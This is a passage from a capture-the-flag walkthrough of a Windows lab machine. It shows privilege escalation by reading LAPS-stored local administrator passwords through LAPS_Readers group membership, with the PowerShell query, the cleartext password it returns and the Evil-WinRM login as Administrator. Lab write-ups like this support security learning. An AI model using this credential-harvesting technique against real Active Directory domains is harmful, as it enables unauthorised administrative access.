Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
TIMELAPSE\LAPS_Readers                      Group            S-1-5-21-
671920749-559770252-3318990721-2601 Mandatory group, Enabled by default,
Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10
Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448
```

And it seems like we are part of `LAPS_Readers`, this could mean that we are able to read information from the LAPS application.

WHAT IS LAPS AND WHAT IT DOES

LAPS stands for Local Administration Password Solution and provides management of local account passwords of domain joined computers.

This means that we should be able to read the passwords for each user stored in this application. With a bit of luck, we will be able to even read the Administrator password and log back in as His-Highness-The-Omniscent-The-Omnispresent-Administrator, or just the administrator for all its friends.

I will save you 2 hours of googling the ps commands and tricks, but this article will come handy if you got here: https://adsecurity.org/?p=3164.

Small extract:

"There are a few interesting key points regarding LAPS:

- When the schema extension is performed, there are two new attributes created for computer objects in Active Directory:
    - ms-mcs-AdmPwd – a "[confidential]" computer attribute that stores the clear-text LAPS password. Confidential attributes can only be viewed by Domain Admins by default, and unlike other attributes, is not accessible by Authenticated Users. This value is blank until the LAPS password is changed. No one but Domain Admins can view this attribute by default. For this reason, delegation of the ms-mcs-AdmPwd attribute has to be carefully planned and performed.
    - ms-mcs-AdmPwdExpirationTime – a regular attribute computer attribute that stores the LAPS password reset date/time value in [integer8] format. This value is blank until the LAPS password is changed. When the LAPS password is changed, the value in this attribute is updated based on the LAPS password change threshold (Password Age in days) configured in the LAPS GPO.
- The interesting thing is that while only Domain Admins and delegated groups/accounts can view the LAPS password value stored in the ms-mcs-AdmPwd attribute, any authenticated user can view the value of the ms-mcs-AdmPwdExpirationTime attribute. This means that any user in the Active Directory

forest (and any user in a trusted forest/domain) can enumerate the value of this attribute for all computers providing interesting LAPS information:

- If a computer is managed by LAPS (no value vs value present)
- When the computer's local Administrator password was last changed (read value in LAPS GPO and subtract this value from the date/time value in the attribute).
- If a computer's local Administrator password is no longer managed by LAPS (value is equal to a date/time in the past)."

I also left the related links in case you want to dig deeper.

Basically, what the above article is saying is that LAPS stores the passwords in way that if you are part of the right groups, you can retrive them.

We already know that we are part of a certain group that potentially has the privileges to read that succulent content, that's what brought us here in the first place, so let's scroll down and try some of the commands listed here, the one that interests us is as follows:

```
PS C:\> get-adcomputer -filter {ms-mcs-admpwdexpirationtime -like '*'} -prop
'ms-mcs-admpwd' , 'ms-mcs-admpwdexpirationtime'
```

So into our victim machine PS shell we will type exactly the same:

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> get-adcomputer -filter {ms-mcs-
admpwdexpirationtime -like '*'} -prop 'ms-mcs-admpwd' , 'ms-mcs-
admpwdexpirationtime'



DistinguishedName            : CN=DC01,OU=Domain Controllers,DC=timelapse,DC=htb
DNSHostName                  : dc01.timelapse.htb
Enabled                      : True
ms-mcs-admpwd                : &728}8}x8Rns)3iC!izpvp18
ms-mcs-admpwdexpirationtime  : 132974851580455731
Name                         : DC01
ObjectClass                  : computer
ObjectGUID                   : 6e10b102-6936-41aa-bb98-bed624c9b98f
SamAccountName               : DC01$
SID                          : S-1-5-21-671920749-559770252-3318990721-1000
UserPrincipalName            :
```

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
```

I think we are onto something here... Let's log out and see if we got a hit:

```
kali㉿kali$ evil-winrm -S -i 10.10.11.152 -u 'Administrator' -p
'&728}8}x8Rns)3iC!izpvp18'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
timelapse\administrator
```

LADIES AND GENTLEMAN, WE ARE THE ADMINISTRATOR

We are the administrator!
We are the administrator!
We are the.... administrator...
We are... **Where the hell is the `root.txt` file?!?**

I thought that it would be somewhere around the Administrator Desktop or Documents, but no hits.

It took me another 10 minutes to find it and as usual I won't give it away, but here is a hint:

CHECK THE USERS DIRECTORIES YOU COULD NOT ACCESS BEFORE

That's all for today (it actually took me 3 days, with 1 full day of no hacking in the middle and the other 2 around 4-5 hours each, yep. 10 hours at least.)

HAPPY HACKING TO EVERYONE!!